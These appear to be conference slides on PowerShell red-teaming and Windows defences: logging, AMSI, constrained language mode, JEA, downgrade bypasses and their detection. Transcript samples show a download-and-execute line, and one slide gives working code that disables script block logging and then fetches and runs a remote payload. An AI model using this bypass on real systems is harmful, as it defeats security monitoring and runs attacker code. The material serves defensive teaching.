Hacked? Pray that the Attacker used PowerShell

Nikhil Mittal

About Me

- Hacker, Red Teamer, Trainer, Speaker at http://pentesteracademy.com/
- Twitter - @nikhil_mitt
- Blog – http://labofapenetrationtester.com
- Github - https://github.com/samratashok/
- Creator of Kautilya and Nishang
- Interested in Offensive Information Security, new attack vectors and methodologies to pwn systems.
- Previous Talks and/or Trainings
  - DefCon, BlackHat, CanSecWest, BruCON, DeepSec and more.

Agenda

- Motivation
- Attack simulation using PowerShell
- PowerShell ♥ the Blue Team
- Detections using PowerShell v5.1
- Bypasses of the detections and detections for the bypasses
- Conclusion

Motivation

- PowerShell v2 comes installed by default in Windows 7.
- It allows ability to interact with Windows components like Filesystem, Registry, Active Directory, COM, WMI, Windows API, .NET on local as well as remote boxes.
- It also allows in-memory execution of scripts as a built-in feature and extension of abilities by using .NET classes without leaving any logs on the target system.
- I have been using PowerShell for Red Teaming for past 7 years and recently for Purple Teaming and found it equally useful for defense as well!

Attack Simulation with PowerShell

Initial Compromise

- Using client side attacks is a popular and fruitful method for getting a foothold machine. There are many well known file types that can be used to launch a PowerShell payload.
  - Office Documents (Word, Excel, PowerPoint, Access, RTF etc.)
  - HTA, CHM, JS
  - Scriptlets (used with regsvr32)

Domain Enumeration

- Once we have access as a domain user, we can begin with enumeration of domain and gather situational awareness.
- After gathering enough information about the target domain, we look for privileges on other machines to escalate our privileges locally.

Domain Privilege Escalation

- So, we spotted a machine where domain admin credentials are present and we have local admin privileges.
- Once again, PowerShell helps us here by providing the ability to execute Mimikatz completely in memory.

DEMO - Attack simulation with PowerShell

Popular but useless "Security Controls"

- PowerShell script execution policy
- Blocking or uninstalling powershell.exe
- Not updating PowerShell hoping that an adversary will not get an updated "attack tool".

PowerShell ♥ the Blue Team

- Microsoft fights back with PowerShell v5.1
  - System-wide transcription
  - Enhanced logging
  - AMSI
  - Constrained PowerShell
  - Protected Event Logging
  - JEA

Reference: https://blogs.msdn.microsoft.com/powershell/2015/06/09/powershell-the-blue-team/

PowerShell ♥ the Blue Team - System-wide Transcription

- Enables transcription (console logging) for everything (powershell.exe, PowerShell ISE, custom hosts - .NET DLL, msbuild, installutil etc.) which uses PowerShell engine.
- Can be enabled using Group Policy (`Administrative Templates -> Windows Components -> Windows PowerShell -> Turn on PowerShell Transcription`). By-default transcripts are saved in the user's "My Documents" directory.
- `HKLM:\Software\Policies\Microsoft\Windows\PowerShell\Transcription` is the Registry key. Set `EnableTranscriptng` to `1`. (See Enable-PSTranscription in the referred blog)

PowerShell ♥ the Blue Team - System-wide Transcription

```
**********************
Windows PowerShell transcript start
Start time: 20180110031437
Username: OPSDC\labuser
RunAs User: OPSDC\labuser
Configuration Name:
Machine: OPS-USER15 (Microsoft Windows NT 10.0.16299.0)
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Process ID: 5880
PSVersion: 5.1.16299.98
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0,
BuildVersion: 10.0.16299.98
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
PS C:\Users\labuser> iex (New-O
**********************
```

```
**********************
Windows PowerShell transcript start
Start time: 20180110032959
Username: OPSDC\labuser
RunAs User: OPSDC\labuser
Configuration Name:
Machine: OPS-USER15 (Microsoft Windows NT 10.0.16299.0)
Host Application: MSBuild.exe pshell.xml
Process ID: 4652
PSVersion: 5.1.16299.98
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.16299.98
BuildVersion: 10.0.16299.98
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
PS>iex (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/theattacker/scr
```

PowerShell ♥ the Blue Team - System-wide Transcription

- The transcripts are written as text files and can quickly grow in size because the command output is also recorded. It is always recommended to forward the transcripts to a log system to avoid tempering and running out of disk space.
- Known problems - Too many logs in an enterprise level network. Enabling transcripts on a DC breaks the Active Directory Administration Centre GUI application.

PowerShell ♥ the Blue Team - Enhanced Logging

Script block logging


- Logs contents of all the script blocks processed by the PowerShell engine regardless of host used.
- Can be enabled using Group Policy (`Administrative Templates -> Windows Components -> Windows PowerShell -> Turn on PowerShell Script Block Logging`). Logs to Microsoft-Windows-PowerShell/Operational.
- By-default only first execution of a script block is logged (Verbose 4104). Set `"Log script block invocation start / stop events" for start and stop of scripts in Event ID 4105 and 4106.`(Multi-fold increase in number of logs)


PowerShell ♥ the Blue Team - Enhanced Logging

Script block logging

- `HKLM:\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging` is the Registry key. Set `EnableScriptBlockLogging` to `1`. (See Enable-PSScriptBlockLogging in the referred blog)
- PowerShell v5 onwards logs (Warning level Event ID 4104) some suspicious script blocks automatically based on a list of suspicious commands. See: https://github.com/PowerShell/PowerShell/blob/v6.0.0-alpha.18/src/System.Management.Automation/engine/runtime/CompiledScriptBlock.cs#L1612-L1660
- It also records the original obfuscated code as well as decoded and deobfuscated code.

PowerShell ♥ the Blue Team - Enhanced Logging






PowerShell ♥ the Blue Team - Enhanced Logging

Module logging

- Available since PowerShell v3, module logging logs pipeline execution and command execution events.
- Can be enabled using Group Policy (`Administrative Templates -> Windows Components -> Windows PowerShell -> Turn on Module Logging`). Use "*' to log for all modules. Logs to Microsoft-Windows-PowerShell/Operational with Event ID 4103.
- `HKLM\SOFTWARE\Wow6432Node\Policies\Microsoft\Windows\PowerShell\ModuleLogging` is the Registry key. Set `EnableModuleLogging` to `1`.
- `HKLM\SOFTWARE\Wow6432Node\Policies\Microsoft\Windows\PowerShell\ModuleLogging\ModuleNames` is the Regsitry key. Create a key * and set it to * for all modules.

PowerShell ♥ the Blue Team - Enhanced Logging

Module logging




PowerShell ♥ the Blue Team - Enhanced Logging

- Warning level script block logging checks only for a known list of suspicious commands.
- Large number of logs for script block logging. Even more if invocation of script blocks is logged.
- Huge number of logs when module logging is enabled.

PowerShell ♥ the Blue Team - AMSI

- AMSI (AntiMalware Scan Interface) provides the registered antivirus access to contents of a script before execution.
- This allows detection of malicious scripts regardless of input method (disk, encodedcommand, in-memory).
- Enabled by-default on Windows 10 and supported by Windows Defender.
- Known problem: AMSI has no detection mechanism. It is dependent on the signature based detection by the registered antivirus.


PowerShell ♥ the Blue Team - AMSI





PowerShell ♥ the Blue Team - Constrained PowerShell

- Language mode in PowerShell is used to control access to different elements for a PowerShell session.
- In the constrained language mode, all Windows cmdlets and elements are allowed but allows only limited types. For example, Add-Type, Win32APIs, COM objects are not allowed.
- Intended to work with Applocker in Allow mode or UMCI (Device Guard User Mode Code Integrity). When Allow mode is set for scripts in Applocker, the Constrained Language mode kicks-in by itself.
- Known problem: Not easy to implement enterprise-wide.

PowerShell ♥ the Blue Team - Constrained PowerShell







PowerShell ♥ the Blue Team - JEA

- JEA (Just Enough Administration) provides role based access control for PowerShell based remote delegated administration.
- With JEA non-admin users can connect remotely to machines for doing specific tasks.
- Focused more on securing privileged access than solving a problem introduced with PowerShell unlike others discussed so far.
- JEA endpoints have PowerShell transcription and logging enabled.

Reference: https://msdn.microsoft.com/en-us/library/dn896648.aspx

DEMO - Did we left fingerprints?

Same Attack Simulation without PowerShell

- Initial Compromise - VBA, VBScript and JScript payloads.
  - Metasploit and ton of other tools
- Active Directory enumeration
  - WMI, VBScript
- Domain Privilege Escalation -
  - Mimikatz in JS using DotNetToJScript
  - Packed and obfuscated mimikatz.exe
- From the defenses discussed, only AMSI will interfere with execution of the scripts.

How PowerShell fairs in comparison to other shell and scripting languages?

Engine	Event Logging	Transcription	Dynamic Evaluation Logging	Encrypted Logging	Application Whitelisting	Antimalware Integration	Local Sandboxing	Remote Sandboxing	Untrusted Input Tracking
Bash	No**	No*	No	No	Yes	No	No*	Yes	No
CMD / BAT	No	No	No	No	Yes	No	No	No	No
Jscript	No	No	No	No	Yes	Yes	No	No	No
LUA	No	No	No	No	No	No	No*	Yes	Yes
Perl	No	No	No	No	No	No	No*	Yes	Yes
PHP	No	No	No	No	No	No	No*	Yes	Yes
PowerShell	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	No**
Python	No	No	No	No	No	No	No	No	No**
Ruby	No	No	No	No	No	No	No**	No**	Yes
sh	No**	No*	No	No	No	No	No*	Yes	No
T-SQL	Yes	Yes	Yes	No	No	No	No**	No**	No
VBScript	No	No	No	No	Yes	Yes	No	No	No
zsh	No**	No*	No	No	No	No	No*	Yes	No

* Feature exists, but cannot enforce by policy

** Experiments exist

From: https://blogs.msdn.microsoft.com/powershell/2017/04/10/a-comparison-of-shell-and-scripting-language-security/

No more PowerShell Red Teaming?

- Does all this mean that PowerShell is not good for red teaming anymore?
- PowerShell still provides very useful ability of lateral movement and script execution. At least as long as the security controls are not deployed and managed in enterprises.
- Also, there is a very smart PowerShell tooling community creating top notch tools useful for both Red and Blue Teams.

Bypassing the Defenses and Detecting the Bypasses


- Bypasses for the defenses can be categorized in the following categories:
  - PowerShell downgrade to version 2
  - Unloading, disabling or unsubscribing
  - Obfuscation
  - Trust abuse (Using trusted executables and code injection in trusted scripts)
- Many bypasses leave log entries which can be used to detect them.

Bypassing the defenses - PowerShell Downgrade

- PowerShell version 2 lacks ALL of the detection mechanisms we discussed.
- PowerShell version 2 can be called using the -Version parameter or by using v2 reference assemblies.
- Version v2.0, 3.0 or 3.5 of the .NET Framework is required to use PowerShell v2.
- PowerShell v2 Windows features must be enabled (enabled by default).

Detecting the Bypass- PowerShell Downgrade

- The "Windows PowerShell" log can be used to detect the downgrade bypass. The Event ID 400 (Engine Lifecycle) logs the "HostVersion" as 2.0.



- Device Guard or Applocker can be used to block older version of PowerShell.

http://www.leeholmes.com/blog/2017/03/17/detecting-and-preventing-powershell-downgrade-attacks/

Bypassing the defenses - Unloading Script Block Logging

- Script block logging can be bypassed for the current session without admin rights by disabling it from the Group Policy Cache as discovered by Ryan Cobb.
- For efficiency, Group Policy settings are cached and used by Powershell. It is possible to read and modify the settings!

Taken From: https://cobbr.io/ScriptBlock-Logging-Bypass.html

```
$GroupPolicyField =
[ref].Assembly.GetType('System.Management.Automation.Utils')."GetFie`ld"('cachedGroupPolicySettings',
'N'+'onPublic,Static')
If ($GroupPolicyField) {
    $GroupPolicyCache = $GroupPolicyField.GetValue($null)
    If ($GroupPolicyCache['ScriptB'+'lockLogging']) {
        $GroupPolicyCache['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging'] = 0
        $GroupPolicyCache['ScriptB'+'lockLogging']['EnableScriptBlockInvocationLogging'] = 0
    }
    $val = [System.Collections.Generic.Dictionary[string,System.Object]]::new()
    $val.Add('EnableScriptB'+'lockLogging', 0)
    $val.Add('EnableScriptB'+'lockInvocationLogging', 0)

$GroupPolicyCache['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging
'] = $val
}
iex (New-Object Net.WebClient).downloadstring("https://myserver/mypayload.ps1")
```

Bypassing the defenses - Unloading Warning Level Script Block Logging

